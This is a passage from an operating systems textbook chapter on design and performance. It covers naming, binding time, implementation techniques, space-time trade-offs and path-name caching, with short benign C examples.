Names that were primarily designed for human beings to use are character-string names in ASCII or Unicode and are usually hierarchical. Directory paths, such as */usr/ast/books/mos4/chap-12*, are clearly hierarchical, indicating a series of directories to search starting at the root. URLs are also hierarchical. For example,

www.cs.vu.nl/~ast/ indicates a specific machine (*www*) in a specific department (*cs*) at specific university (*vu*) in a specific country (*nl*). The part after the slash indicates a specific file on the designated machine, in this case, by convention, *www/index.html* in *ast*'s home directory. Note that URLs (and DNS addresses in general, including email addresses) are "backward," starting at the bottom of the tree and going up, unlike file names, which start at the top of the tree and go down. Another way of looking at this is whether the tree is written from the top starting at the left and going right or starting at the right and going left.

Often naming is done at two levels: external and internal. For example, files always have a character-string name in ASCII or Unicode for people to use. In addition, there is almost always an internal name that the system uses. In UNIX, the real name of a file is its i-node number; the ASCII name is not used at all internally. In fact, it is not even unique, since a file may have multiple links to it. The analogous internal name in Windows 8 is the file's index in the MFT. The job of the directory is to provide the mapping between the external name and the internal name, as shown in Fig. 12-4.




Figure 12-4. Directories are used to map external names onto internal names.

In many cases (such as the file-name example given above), the internal name is an unsigned integer that serves as an index into a kernel table. Other examples of table-index names are file descriptors in UNIX and object handles in Windows 8. Note that neither of these has any external representation. They are strictly for use by the system and running processes. In general, using table indices for transient names that are lost when the system is rebooted is a good idea.

Operating systems commonly support multiple namespaces, both external and internal. For example, in Chap. 11 we looked at three external namespaces supported by Windows 8: file names, object names, and registry names (and there is also the Active Directory namespace, which we did not look at). In addition, there are innumerable internal namespaces using unsigned integers, for example, object

handles and MFT entries. Although the names in the external namespaces are all Unicode strings, looking up a file name in the registry will not work, just as using an MFT index in the object table will not work. In a good design, considerable thought is given to how many namespaces are needed, what the syntax of names is in each one, how they can be told apart, whether absolute and relative names exist, and so on.

12.3.5 Binding Time

As we have just seen, operating systems use various kinds of names to refer to objects. Sometimes the mapping between a name and an object is fixed, but sometimes it is not. In the latter case, when the name is bound to the object may matter. In general, **early binding** is simple, but not flexible, whereas **late binding** is more complicated but often more flexible.

To clarify the concept of binding time, let us look at some real-world examples. An example of early binding is the practice of some colleges to allow parents to enroll a baby at birth and prepay the current tuition. When the student shows up 18 years later, the tuition is fully paid, no matter how high it may be at that moment.

In manufacturing, ordering parts in advance and maintaining an inventory of them is early binding. In contrast, just-in-time manufacturing requires suppliers to be able to provide parts on the spot, with no advance notice required. This is late binding.

Programming languages often support multiple binding times for variables. Global variables are bound to a particular virtual address by the compiler. This exemplifies early binding. Variables local to a procedure are assigned a virtual address (on the stack) at the time the procedure is invoked. This is intermediate binding. Variables stored on the heap (those allocated by *malloc* in C or *new* in Java) are assigned virtual addresses only at the time they are actually used. Here we have late binding.

Operating systems often use early binding for most data structures, but occasionally use late binding for flexibility. Memory allocation is a case in point. Early multiprogramming systems on machines lacking address-relocation hardware had to load a program at some memory address and relocate it to run there. If it was ever swapped out, it had to be brought back at the same memory address or it would fail. In contrast, paged virtual memory is a form of late binding. The actual physical address corresponding to a given virtual address is not known until the page is touched and actually brought into memory.

Another example of late binding is window placement in a GUI. In contrast to the early graphical systems, in which the programmer had to specify the absolute screen coordinates for all images on the screen, in modern GUIs the software uses coordinates relative to the window's origin, but that is not determined until the window is put on the screen, and it may even be changed later.

12.3.6 Static vs. Dynamic Structures

Operating system designers are constantly forced to choose between static and dynamic data structures. Static ones are always simpler to understand, easier to program, and faster in use; dynamic ones are more flexible. An obvious example is the process table. Early systems simply allocated a fixed array of per-process structures. If the process table consisted of 256 entries, then only 256 processes could exist at any one instant. An attempt to create a 257th one would fail for lack of table space. Similar considerations held for the table of open files (both per user and systemwide), and many other kernel tables.

An alternative strategy is to build the process table as a linked list of minitables, initially just one. If this table fills up, another one is allocated from a global storage pool and linked to the first one. In this way, the process table cannot fill up until all of kernel memory is exhausted.

On the other hand, the code for searching the table becomes more complicated. For example, the code for searching a static process table for a given PID, *pid*, is given in Fig. 12-5. It is simple and efficient. Doing the same thing for a linked list of minitables is more work.

```
found = 0;
for (p = &proc_table[0]; p < &proc_table[PROC_TABLE_SIZE]; p++) {
      if (p->proc_pid == pid) {
            found = 1;
            break;
      }
}
```

Figure 12-5. Code for searching the process table for a given PID.

Static tables are best when there is plenty of memory or table utilizations can be guessed fairly accurately. For example, in a single-user system, it is unlikely that the user will start up more than 128 processes at once, and it is not a total disaster if an attempt to start a 129th one fails.

Yet another alternative is to use a fixed-size table, but if it fills up, allocate a new fixed-size table, say, twice as big. The current entries are then copied over to the new table and the old table is returned to the free storage pool. In this way, the table is always contiguous rather than linked. The disadvantage here is that some storage management is needed and the address of the table is now a variable instead of a constant.

A similar issue holds for kernel stacks. When a thread switches from user mode to kernel mode, or a kernel-mode thread is run, it needs a stack in kernel space. For user threads, the stack can be initialized to run down from the top of the virtual address space, so the size need not be specified in advance. For kernel threads, the size must be specified in advance because the stack takes up some kernel virtual address space and there may be many stacks. The question is: how much

space should each one get? The trade-offs here are similar to those for the process table. Making key data structures like these dynamic is possible, but complicated.

Another static-dynamic trade-off is process scheduling. In some systems, especially real-time ones, the scheduling can be done statically in advance. For example, an airline knows what time its flights will leave weeks before their departure. Similarly, multimedia systems know when to schedule audio, video, and other processes in advance. For general-purpose use, these considerations do not hold and scheduling must be dynamic.

Yet another static-dynamic issue is kernel structure. It is much simpler if the kernel is built as a single binary program and loaded into memory to run. The consequence of this design, however, is that adding a new I/O device requires a relinking of the kernel with the new device driver. Early versions of UNIX worked this way, and it was quite satisfactory in a minicomputer environment when adding new I/O devices was a rare occurrence. Nowadays, most operating systems allow code to be added to the kernel dynamically, with all the additional complexity that entails.

12.3.7 Top-Down vs. Bottom-Up Implementation

While it is best to design the system top down, in theory it can be implemented top down or bottom up. In a top-down implementation, the implementers start with the system-call handlers and see what mechanisms and data structures are needed to support them. These procedures are written, and so on, until the hardware is reached.

The problem with this approach is that it is hard to test anything with only the top-level procedures available. For this reason, many developers find it more practical to actually build the system bottom up. This approach entails first writing code that hides the low-level hardware, essentially the HAL in Fig. 11-4. Interrupt handling and the clock driver are also needed early on.

Then multiprogramming can be tackled, along with a simple scheduler (e.g., round-robin scheduling). At this point it should be possible to test the system to see if it can run multiple processes correctly. If that works, it is now time to begin the careful definition of the various tables and data structures needed throughout the system, especially those for process and thread management and later memory management. I/O and the file system can wait initially, except for a primitive way to read the keyboard and write to the screen for testing and debugging. In some cases, the key low-level data structures should be protected by allowing access only through specific access procedures—in effect, object-oriented programming, no matter what the programming language is. As lower layers are completed, they can be tested thoroughly. In this way, the system advances from the bottom up, much the way contractors build tall office buildings.

If a large team of programmers is available, an alternative approach is to first make a detailed design of the whole system, and then assign different groups to

write different modules. Each one tests its own work in isolation. When all the pieces are ready, they are integrated and tested. The problem with this line of attack is that if nothing works initially, it may be hard to isolate whether one or more modules are malfunctioning, or one group misunderstood what some other module was supposed to do. Nevertheless, with large teams, this approach is often used to maximize the amount of parallelism in the programming effort.

12.3.8 Synchronous vs. Asynchronous Communication

Another issue that often creeps up in conversations between operating system designers is whether the interactions between the system components should be synchronous or asynchronous (and, related, whether threads are better than events). The issue frequently leads to heated arguments between proponents of the two camps, although it does not leave them foaming at the mouth quite as much as when deciding really important matters—like which is the best editor, *vi* or *emacs*. We use the term "synchronous" in the (loose) sense of Sec. 8.2 to denote calls that block until completion. Conversely, with "asynchronous" calls the caller keeps running. There are advantages and disadvantages to either model.

Some systems, like Amoeba, really embrace the synchronous design and implement communication between processes as blocking client-server calls. Fully synchronous communication is conceptually very simple. A process sends a request and blocks waiting until the reply arrives—what could be simpler? It becomes a little more complicated when there are many clients all crying for the server's attention. Each individual request may block for a long time waiting for other requests to complete first. This can be solved by making the server multi-threaded so that each thread can handle one client. The model is tried and tested in many real-world implementations, in operating systems as well as user applications.

Things get more complicated still if the threads frequently read and write shared data structures. In that case, locking is unavoidable. Unfortunately, getting the locks right is not easy. The simplest solution is to throw a single big lock on all shared data structures (similar to the big kernel lock). Whenever a thread wants to access the shared data structures, it has to grab the lock first. For performance reasons, a single big lock is a bad idea, because threads end up waiting for each other all the time even if they do not conflict at all. The other extreme, lots of micro locks for (parts) of individual data structures, is much faster, but conflicts with our guiding principle number one: simplicity.

Other operating systems build their interprocess communication using asynchronous primitives. In a way, asynchronous communication is even simpler than its synchronous cousin. A client process sends a message to a server, but rather than wait for the message to be delivered or a reply to be sent back, it just continues executing. Of course, this means that it also receives the reply asynchronously and should remember which request corresponded to it when it arrives. The server typically processes the requests (events) as a single thread in an event loop.

Whenever the request requires the server to contact other servers for further processing it sends an asynchronous message of its own and, rather than block, continues with the next request. Multiple threads are not needed. With only a single thread processing events, the problem of multiple threads accessing shared data structures cannot occur. On the other hand, a long-running event handler makes the single-threaded server's response sluggish.

Whether threads or events are the better programming model is a long-standing controversial issue that has stirred the hearts of zealots on either side ever since John Ousterhout's classic paper: "Why threads are a bad idea (for most purposes)" (1996). Ousterhout argues that threads make everything needlessly complicated: locking, debugging, callbacks, performance—you name it. Of course, it would not be a controversy if everybody agreed. A few years after Ousterhout's paper, Von Behren et al. (2003) published a paper titled "Why events are a bad idea (for high-concurrency servers)." Thus, deciding on the right programming model is a hard, but important decision for system designers. There is no slam-dunk winner. Web servers like *apache* firmly embrace synchronous communication and threads, but others like *lighttpd* are based on the **event-driven paradigm**. Both are very popular. In our opinion, events are often easier to understand and debug than threads. As long as there is no need for per-core concurrency, they are probably a good choice.

12.3.9 Useful Techniques

We have just looked at some abstract ideas for system design and implementation. Now we will examine a number of useful concrete techniques for system implementation. There are numerous others, of course, but space limitations restrict us to just a few.

Hiding the Hardware

A lot of hardware is ugly. It has to be hidden early on (unless it exposes power, which most hardware does not). Some of the very low-level details can be hidden by a HAL-type layer of the type shown in Fig. 12-2 as layer 1. However, many hardware details cannot be hidden this way.

One thing that deserves early attention is how to deal with interrupts. They make programming unpleasant, but operating systems have to deal with them. One approach is to turn them into something else immediately. For example, every interrupt could be turned into a pop-up thread instantly. At that point we are dealing with threads, rather than interrupts.

A second approach is to convert each interrupt into an unlock operation on a mutex that the corresponding driver is waiting on. Then the only effect of an interrupt is to cause some thread to become ready.

A third approach is to immediately convert an interrupt into a message to some thread. The low-level code just builds a message telling where the interrupt came from, enqueues it, and calls the scheduler to (potentially) run the handler, which was probably blocked waiting for the message. All these techniques, and others like them, all try to convert interrupts into thread-synchronization operations. Having each interrupt handled by a proper thread in a proper context is easier to manage than running a handler in the arbitrary context that it happened to occur in. Of course, this must be done efficiently, but deep within the operating system, everything must be done efficiently.

Most operating systems are designed to run on multiple hardware platforms. These platforms can differ in terms of the CPU chip, MMU, word length, RAM size, and other features that cannot easily be masked by the HAL or equivalent. Nevertheless, it is highly desirable to have a single set of source files that are used to generate all versions; otherwise each bug that later turns up must be fixed multiple times in multiple sources, with the danger that the sources drift apart.

Some hardware differences, such as RAM size, can be dealt with by having the operating system determine the value at boot time and keep it in a variable. Memory allocators, for example, can use the RAM-size variable to determine how big to make the block cache, page tables, and the like. Even static tables such as the process table can be sized based on the total memory available.

However, other differences, such as different CPU chips, cannot be solved by having a single binary that determines at run time which CPU it is running on. One way to tackle the problem of one source and multiple targets is to use conditional compilation. In the source files, certain compile-time flags are defined for the different configurations and these are used to bracket code that is dependent on the CPU, word length, MMU, and so on. For example, imagine an operating system that is to run on the IA32 line of x86 chips (sometimes referred to as x86-32), or on UltraSPARC chips, which need different initialization code. The *init* procedure could be written as illustrated in Fig. 12-6(a). Depending on the value of *CPU*, which is defined in the header file *config.h*, one kind of initialization or other is done. Because the actual binary contains only the code needed for the target machine, there is no loss of efficiency this way.

As a second example, suppose there is a need for a data type *Register*, which should be 32 bits on the IA32 and 64 bits on the UltraSPARC. This could be handled by the conditional code of Fig. 12-6(b) (assuming that the compiler produces 32-bit ints and 64-bit longs). Once this definition has been made (probably in a header file included everywhere), the programmer can just declare variables to be of type *Register* and know they will be the right length.

The header file, *config.h*, has to be defined correctly, of course. For the IA32 it might be something like this:

```
#define CPU IA32
#define WORD_LENGTH 32
```

```
#include "config.h"

init( )
{
#if (CPU == IA32)
/* IA32 initialization here. */
#endif

#if (CPU == ULTRASPARC)
/* UltraSPARC initialization here. */
#endif

}
```

(a)

```
#include "config.h"

#if (WORD_LENGTH == 32)
typedef int Register;
#endif

#if (WORD_LENGTH == 64)
typedef long Register;
#endif

Register R0, R1, R2, R3;
```

(b)

Figure 12-6. (a) CPU-dependent conditional compilation. (b) Word-length-dependent conditional compilation.

To compile the system for the UltraSPARC, a different *config.h* would be used, with the correct values for the UltraSPARC, probably something like

```
#define CPU ULTRASPARC
#define WORD_LENGTH 64
```

Some readers may be wondering why *CPU* and *WORD_LENGTH* are handled by different macros. We could easily have bracketed the definition of *Register* with a test on *CPU*, setting it to 32 bits for the IA32 and 64 bits for the UltraSPARC. However, this is not a good idea. Consider what happens when we later port the system to the 32-bit ARM. We would have to add a third conditional to Fig. 12-6(b) for the ARM. By doing it as we have, all we have to do is include the line

```
#define WORD_LENGTH 32
```

to the *config.h* file for the ARM.

This example illustrates the orthogonality principle we discussed earlier. Those items that are CPU dependent should be conditionally compiled based on the *CPU* macro, and those that are word-length dependent should use the *WORD_LENGTH* macro. Similar considerations hold for many other parameters.

Indirection

It is sometimes said that there is no problem in computer science that cannot be solved with another level of indirection. While something of an exaggeration, there is definitely a grain of truth here. Let us consider some examples. On x86-based systems, when a key is depressed, the hardware generates an interrupt and puts the key number, rather than an ASCII character code, in a device register.

Furthermore, when the key is released later, a second interrupt is generated, also with the key number. This indirection allows the operating system the possibility of using the key number to index into a table to get the ASCII character, which makes it easy to handle the many keyboards used around the world in different countries. Getting both the depress and release information makes it possible to use any key as a shift key, since the operating system knows the exact sequence in which the keys were depressed and released.

Indirection is also used on output. Programs can write ASCII characters to the screen, but these are interpreted as indices into a table for the current output font. The table entry contains the bitmap for the character. This indirection makes it possible to separate characters from fonts.

Another example of indirection is the use of major device numbers in UNIX. Within the kernel there is a table indexed by major device number for the block devices and another one for the character devices. When a process opens a special file such as */dev/hd0*, the system extracts the type (block or character) and major and minor device numbers from the i-node and indexes into the appropriate driver table to find the driver. This indirection makes it easy to reconfigure the system, because programs deal with symbolic device names, not actual driver names.

Yet another example of indirection occurs in message-passing systems that name a mailbox rather than a process as the message destination. By indirecting through mailboxes (as opposed to naming a process as the destination), considerable flexibility can be achieved (e.g., having a secretary handle her boss' messages).

In a sense, the use of macros, such as

```
#define PROC_TABLE_SIZE 256
```

is also a form of indirection, since the programmer can write code without having to know how big the table really is. It is good practice to give symbolic names to all constants (except sometimes −1, 0, and 1), and put these in headers with comments explaining what they are for.

Reusability

It is frequently possible to reuse the same code in slightly different contexts. Doing so is a good idea as it reduces the size of the binary and means that the code has to be debugged only once. For example, suppose that bitmaps are used to keep track of free blocks on the disk. Disk-block management can be handled by having procedures *alloc* and *free* that manage the bitmaps.

As a bare minimum, these procedures should work for any disk. But we can go further than that. The same procedures can also work for managing memory blocks, blocks in the file system's block cache, and i-nodes. In fact, they can be used to allocate and deallocate any resources that can be numbered linearly.

Reentrancy

Reentrancy refers to the ability of code to be executed two or more times simultaneously. On a multiprocessor, there is always the danger than while one CPU is executing some procedure, another CPU will start executing it as well, before the first one has finished. In this case, two (or more) threads on different CPUs might be executing the same code at the same time. This situation must be protected against by using mutexes or some other means to protect critical regions.

However, the problem also exists on a uniprocessor. In particular, most of any operating system runs with interrupts enabled. To do otherwise would lose many interrupts and make the system unreliable. While the operating system is busy executing some procedure, *P*, it is entirely possible that an interrupt occurs and that the interrupt handler also calls *P*. If the data structures of *P* were in an inconsistent state at the time of the interrupt, the handler will see them in an inconsistent state and fail.

An obvious example where this can happen is if *P* is the scheduler. Suppose that some process has used up its quantum and the operating system is moving it to the end of its queue. Partway through the list manipulation, the interrupt occurs, makes some process ready, and runs the scheduler. With the queues in an inconsistent state, the system will probably crash. As a consequence even on a uniprocessor, it is best that most of the operating system is reentrant, critical data structures are protected by mutexes, and interrupts are disabled at moments when they cannot be tolerated.

Brute Force

Using brute-force to solve a problem has acquired a bad name over the years, but it is often the way to go in the name of simplicity. Every operating system has many procedures that are rarely called or operate with so few data that optimizing them is not worthwhile. For example, it is frequently necessary to search various tables and arrays within the system. The brute force algorithm is to just leave the table in the order the entries are made and search it linearly when something has to be looked up. If the number of entries is small (say, under 1000), the gain from sorting the table or hashing it is small, but the code is far more complicated and more likely to have bugs in it. Sorting or hashing the mount table (which keeps track of mounted file systems in UNIX systems) really is not a good idea.

Of course, for functions that are on the critical path, say, context switching, everything should be done to make them very fast, possibly even writing them in (heaven forbid) assembly language. But large parts of the system are not on the critical path. For example, many system calls are rarely invoked. If there is one fork every second, and it takes 1 msec to carry out, then even optimizing it to 0 wins only 0.1%. If the optimized code is bigger and buggier, a case can be made not to bother with the optimization.

Check for Errors First

Many system calls can fail for a variety of reasons: the file to be opened belongs to someone else; process creation fails because the process table is full; or a signal cannot be sent because the target process does not exist. The operating system must painstakingly check for every possible error before carrying out the call.

Many system calls also require acquiring resources such as process-table slots, i-node table slots, or file descriptors. A general piece of advice that can save a lot of grief is to first check to see if the system call can actually be carried out before acquiring any resources. This means putting all the tests at the beginning of the procedure that executes the system call. Each test should be of the form

```
if (error_condition) return(ERROR_CODE);
```

If the call gets all the way through the gamut of tests, then it is certain that it will succeed. At that point resources can be acquired.

Interspersing the tests with resource acquisition means that if some test fails along the way, all resources acquired up to that point must be returned. If an error is made here and some resource is not returned, no damage is done immediately. For example, one process-table entry may just become permanently unavailable. No big deal. However, over a period of time, this bug may be triggered multiple times. Eventually, most or all of the process-table entries may become unavailable, leading to a system crash in an extremely unpredictable and difficult-to-debug way.

Many systems suffer from this problem in the form of memory leaks. Typically, the program calls *malloc* to allocate space but forgets to call *free* later to release it. Ever so gradually, all of memory disappears until the system is rebooted.

Engler et al. (2000) have proposed a way to check for some of these errors at compile time. They observed that the programmer knows many invariants that the compiler does not know, such as when you lock a mutex, all paths starting at the lock must contain an unlock and no more locks of the same mutex. They have devised a way for the programmer to tell the compiler this fact and instruct it to check all the paths at compile time for violations of the invariant. The programmer can also specify that allocated memory must be released on all paths and many other conditions as well.

12.4 PERFORMANCE

All things being equal, a fast operating system is better than a slow one. However, a fast unreliable operating system is not as good as a reliable slow one. Since complex optimizations often lead to bugs, it is important to use them sparingly. This notwithstanding, there are places where performance is critical and optimizations are worth the effort. In the following sections, we will look at some techniques that can be used to improve performance in places where that is called for.

12.4.1 Why Are Operating Systems Slow?

Before talking about optimization techniques, it is worth pointing out that the slowness of many operating systems is to a large extent self-inflicted. For example, older operating systems, such as MS-DOS and UNIX Version 7, booted within a few seconds. Modern UNIX systems and Windows 8 can take several minutes to boot, despite running on hardware that is 1000 times faster. The reason is that they are doing much more, wanted or not. A case in point. Plug and play makes it somewhat easier to install a new hardware device, but the price paid is that on *every* boot, the operating system has to go out and inspect all the hardware to see if there is anything new out there. This bus scan takes time.

An alternative (and, in the authors' opinion, better) approach would be to scrap plug-and-play altogether and have an icon on the screen labeled "Install new hardware." Upon installing a new hardware device, the user would click on it to start the bus scan, instead of doing it on every boot. The designers of current systems were well aware of this option, of course. They rejected it, basically, because they assumed that the users were too stupid to be able to do this correctly (although they would word it more kindly). This is only one example, but there are many more where the desire to make the system "user-friendly" (or "idiot-proof," depending on your linguistic preferences) slows the system down all the time for everyone.

Probably the biggest single thing system designers can do to improve performance is to be much more selective about adding new features. The question to ask is not whether some users like it, but whether it is worth the inevitable price in code size, speed, complexity, and reliability. Only if the advantages clearly outweigh the drawbacks should it be included. Programmers have a tendency to assume that code size and bug count will be 0 and speed will be infinite. Experience shows this view to be a wee bit optimistic.

Another factor that plays a role is product marketing. By the time version 4 or 5 of some product has hit the market, probably all the features that are actually useful have been included and most of the people who need the product already have it. To keep sales going, many manufacturers nevertheless continue to produce a steady stream of new versions, with more features, just so they can sell their existing customers upgrades. Adding new features just for the sake of adding new features may help sales but rarely helps performance.

12.4.2 What Should Be Optimized?

As a general rule, the first version of the system should be as straightforward as possible. The only optimizations should be things that are so obviously going to be a problem that they are unavoidable. Having a block cache for the file system is such an example. Once the system is up and running, careful measurements should be made to see where the time is *really* going. Based on these numbers, optimizations should be made where they will help most.

Here is a true story of where an optimization did more harm than good. One of the authors (AST) had a former student (who shall here remain nameless) who wrote the original MINIX *mkfs* program. This program lays down a fresh file system on a newly formatted disk. The student spent about 6 months optimizing it, including putting in disk caching. When he turned it in, it did not work and it required several additional months of debugging. This program typically runs on the hard disk once during the life of the computer, when the system is installed. It also runs once for each disk that is formatted. Each run takes about 2 sec. Even if the unoptimized version had taken 1 minute, it was a poor use of resources to spend so much time optimizing a program that is used so infrequently.

A slogan that has considerable applicability to performance optimization is

Good enough is good enough.

By this we mean that once the performance has achieved a reasonable level, it is probably not worth the effort and complexity to squeeze out the last few percent. If the scheduling algorithm is reasonably fair and keeps the CPU busy 90% of the time, it is doing its job. Devising a far more complex one that is 5% better is probably a bad idea. Similarly, if the page rate is low enough that it is not a bottleneck, jumping through hoops to get optimal performance is usually not worth it. Avoiding disaster is far more important than getting optimal performance, especially since what is optimal with one load may not be optimal with another.

Another concern is what to optimize when. Some programmers have a tendency to optimize to death whatever they develop, as soon as it is appears to work. The problem is that after optimization, the system may be less clean, making it harder to maintain and debug. Also, it makes it harder to adapt it, and perhaps do more fruitful optimization later. The problem is known as premature optimization. Donald Knuth, sometimes referred to as the father of the analysis of algorithms, once said that "premature optimization is the root of all evil."

12.4.3 Space-Time Trade-offs

One general approach to improving performance is to trade off time vs. space. It frequently occurs in computer science that there is a choice between an algorithm that uses little memory but is slow and an algorithm that uses much more memory but is faster. When making an important optimization, it is worth looking for algorithms that gain speed by using more memory or conversely save precious memory by doing more computation.

One technique that is sometimes helpful is to replace small procedures by macros. Using a macro eliminates the overhead that is associated with a procedure call. The gain is especially significant if the call occurs inside a loop. As an example, suppose we use bitmaps to keep track of resources and frequently need to know how many units are free in some portion of the bitmap. For this purpose we will need a procedure, *bit_count*, that counts the number of 1 bits in a byte. The

obvious procedure is given in Fig. 12-7(a). It loops over the bits in a byte, counting them one at a time. It is pretty simple and straightforward.

```
#define BYTE_SIZE 8                          /* A byte contains 8 bits */

int bit_count(int byte)
{                                            /* Count the bits in a byte. */
      int i, count = 0;

      for (i = 0; i < BYTE_SIZE; i++)        /* loop over the bits in a byte */
            if ((byte >> i) & 1) count++;    /* if this bit is a 1, add to count */
      return(count);                         /* return sum */
}
```

(a)

```
/*Macro to add up the bits in a byte and return the sum. */
#define bit_count(b) ((b&1) + ((b>>1)&1) + ((b>>2)&1) + ((b>>3)&1) + \
                      ((b>>4)&1) + ((b>>5)&1) + ((b>>6)&1) + ((b>>7)&1))
```

(b)

```
/*Macro to look up the bit count in a table. */
char bits[256] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3, 2, 3, 3, ...};
#define bit_count(b) (int) bits[b]
```

(c)

Figure 12-7. (a) A procedure for counting bits in a byte. (b) A macro to count the bits. (c) A macro that counts bits by table lookup.

This procedure has two sources of inefficiency. First, it must be called, stack space must be allocated for it, and it must return. Every procedure call has this overhead. Second, it contains a loop, and there is always some overhead associated with a loop.

A completely different approach is to use the macro of Fig. 12-7(b). It is an inline expression that computes the sum of the bits by successively shifting the argument, masking out everything but the low-order bit, and adding up the eight terms. The macro is hardly a work of art, but it appears in the code only once. When the macro is called, for example, by

```
sum = bit_count(table[i]);
```

the macro call looks identical to the call of the procedure. Thus, other than one somewhat messy definition, the code does not look any worse in the macro case than in the procedure case, but it is much more efficient since it eliminates both the procedure-call overhead and the loop overhead.

We can take this example one step further. Why compute the bit count at all? Why not look it up in a table? After all, there are only 256 different bytes, each with a unique value between 0 and 8. We can declare a 256-entry table, *bits*, with each entry initialized (at compile time) to the bit count corresponding to that byte

value. With this approach no computation at all is needed at run time, just one indexing operation. A macro to do the job is given in Fig. 12-7(c).

This is a clear example of trading computation time against memory. However, we could go still further. If the bit counts for whole 32-bit words are needed, using our *bit_count* macro, we need to perform four lookups per word. If we expand the table to 65,536 entries, we can suffice with two lookups per word, at the price of a much bigger table.

Looking answers up in tables can also be used in other ways. Anwell-known image-compression technique, GIF, uses table lookup to encode 24-bit RGB pixels. However, GIF only works on images with 256 or fewer colors. For each image to be compressed, a palette of 256 entries is constructed, each entry containing one 24-bit RGB value. The compressed image then consists of an 8-bit index for each pixel instead of a 24-bit color value, a gain of a factor of three. This idea is illustrated for a 4×4 section of an image in Fig. 12-8. The original compressed image is shown in Fig. 12-8(a). Each value is a 24-bit value, with 8 bits for the intensity of red, green, and blue, respectively. The GIF image is shown in Fig. 12-8(b). Each value is an 8-bit index into the color palette. The color palette is stored as part of the image file, and is shown in Fig. 12-8(c). Actually, there is more to GIF, but the core idea is table lookup.




Figure 12-8. (a) Part of an uncompressed image with 24 bits per pixel. (b) The same part compressed with GIF, with 8 bits per pixel. (c) The color palette.

There is another way to reduce image size, and it illustrates a different trade-off. PostScript is a programming language that can be used to describe images. (Actually, any programming language can describe images, but PostScript is tuned for this purpose.) Many printers have a PostScript interpreter built into them to be able to run PostScript programs sent to them.

For example, if there is a rectangular block of pixels all the same color in an image, a PostScript program for the image would carry instructions to place a rectangle at a certain location and fill it with a certain color. Only a handful of bits are needed to issue this command. When the image is received at the printer, an interpreter there must run the program to construct the image. Thus PostScript achieves data compression at the expense of more computation, a different trade-off than table lookup, but a valuable one when memory or bandwidth is scarce.

Other trade-offs often involve data structures. Doubly linked lists take up more memory than singly linked lists, but often allow faster access to items. Hash tables are even more wasteful of space, but faster still. In short, one of the main things to consider when optimizing a piece of code is whether using different data structures would make the best time-space trade-off.

12.4.4 Caching

A well-known technique for improving performance is caching. It is applicable whenever it is likely the same result will be needed multiple times. The general approach is to do the full work the first time, and then save the result in a cache. On subsequent attempts, the cache is first checked. If the result is there, it is used. Otherwise, the full work is done again.

We have already seen the use of caching within the file system to hold some number of recently used disk blocks, thus saving a disk read on each hit. However, caching can be used for many other purposes as well. For example, parsing path names is surprisingly expensive. Consider the UNIX example of Fig. 4-34 again. To look up */usr/ast/mbox* requires the following disk accesses:

1. Read the i-node for the root directory (i-node 1).
2. Read the root directory (block 1).
3. Read the i-node for */usr* (i-node 6).
4. Read the */usr* directory (block 132).
5. Read the i-node for */usr/ast* (i-node 26).
6. Read the */usr/ast* directory (block 406).

It takes six disk accesses just to discover the i-node number of the file. Then the i-node itself has to be read to discover the disk block numbers. If the file is smaller than the block size (e.g., 1024 bytes), it takes eight disk accesses to read the data.

Some systems optimize path-name parsing by caching (path, i-node) combinations. For the example of Fig. 4-34, the cache will certainly hold the first three entries of Fig. 12-9 after parsing */usr/ast/mbox*. The last three entries come from parsing other paths.

When a path has to be looked up, the name parser first consults the cache and searches it for the longest substring present in the cache. For example, if the path

Path	I-node number
/usr	6
/usr/ast	26
/usr/ast/mbox	60
/usr/ast/books	92
/usr/bal	45
/usr/bal/paper.ps	85

Figure 12-9. Part of the i-node cache for Fig. 4-34.

/usr/ast/grants/erc is presented, the cache returns the fact that */usr/ast* is i-node 26, so the search can start there, eliminating four disk accesses.

A problem with caching paths is that the mapping between file name and i-node number is not fixed for all time. Suppose that the file */usr/ast/mbox* is removed from the system and its i-node reused for a different file owned by a different user. Later, the file */usr/ast/mbox* is created again, and this time it gets i-node 106. If nothing is done to prevent it, the cache entry will now be wrong and subsequent lookups will return the wrong i-node number. For this reason, when a file or directory is deleted, its cache entry and (if it is a directory) all the entries below it must be purged from the cache.

Disk blocks and path names are not the only items that are cacheable. I-nodes can be cached, too. If pop-up threads are used to handle interrupts, each one of them requires a stack and some additional machinery. These previously used threads can also be cached, since refurbishing a used one is easier than creating a new one from scratch (to avoid having to allocate memory). Just about anything that is hard to produce can be cached.

12.4.5 Hints

